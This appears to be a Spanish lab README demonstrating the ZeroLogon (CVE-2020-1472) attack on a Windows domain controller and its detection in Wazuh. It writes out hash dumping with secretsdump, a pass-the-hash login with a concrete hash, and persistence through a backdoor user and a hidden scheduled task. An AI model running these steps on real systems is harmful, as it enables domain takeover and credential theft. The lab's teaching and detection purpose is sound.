 100hnomeunome/zerologon-cve-2020-1472-lab
Explicación y demostración de la vulnerabilidad ZeroLogon (CVE-2020-1472)

Explicación y demostración de la vulnerabilidad ZeroLogon (CVE-2020-1472)
El objetivo de este laboratorio es estrictamente educativo. Su ejecución no está recomendada en entornos de producción o que no le pertenezcan.
Contexto de la vulnerabilidad
Esta vulnerabilidad permite que un ciberdelincuente asuma el control de un Controlador de Dominio (DC). Esto se logra alterando o eliminando la contraseña de una cuenta de servicio en el controlador. El agente malicioso puede simplemente causar una denegación de servicio o tomar el control y poseer toda la red. En agosto de 2020, Microsoft lanzó un parche.
Componente afectado: Microsoft Netlogon Remote Protocol (MS-NRPC)
Versiones de Windows afectadas:
Clonar los repositorios
Si se va a ejecutar localmente!
En AWS también es posible con estas imágenes (cuidado con el billing)

Extra: Una cuenta en Wazuh para análisis de los eventos del SIEM.
Consejo: En Kali Linux, el servicio SSH viene desactivado por defecto — es necesario iniciarlo manualmente.

Antes de probar si el servidor está vulnerable, podemos utilizar nmap para ver qué puertos están abiertos:
nmap -sS -T4 -F --open -n ip
Usando CVE-2020-1472 - Prueba si el servidor objetivo está vulnerable. Ejecute el comando:
zerologon_tester.py <dc-name> <dc-ip>


La herramienta secretsdump es una toolkit de Impacket
python3 secretsdump.py -just-dc wayne/w2008\[email protected]
python3 wmiexec.py wayne/[email protected] -hashes aad3b435b51404eeaad3b435b51404ee:088386eb6982d0c2f8960c26b1ff9e6c

Si todo sale bien, lograremos iniciar sesión con el hash What is a pass-the-hash attack?

¡Ahora solo hay que crear una persistencia! ¡Puede ser un nuevo usuario!

net user coringa Batman2025 /add

¡Hecho! ¡El usuario fue creado con éxito!


También es posible crear una tarea!
mkdir C:\Temp
schtasks /Create /TN "CriarBackupPS1" /TR "powershell -NoProfile -WindowStyle Hidden -Command \"New-Item -Path 'C:\Temp\backup.ps1' -ItemType File -Force -Value '# backup script'\"" /SC ONLOGON /RL HIGHEST /F

Es posible ver la creación de usuarios y los eventos relacionados con pass-the-hash y creación de usuarios!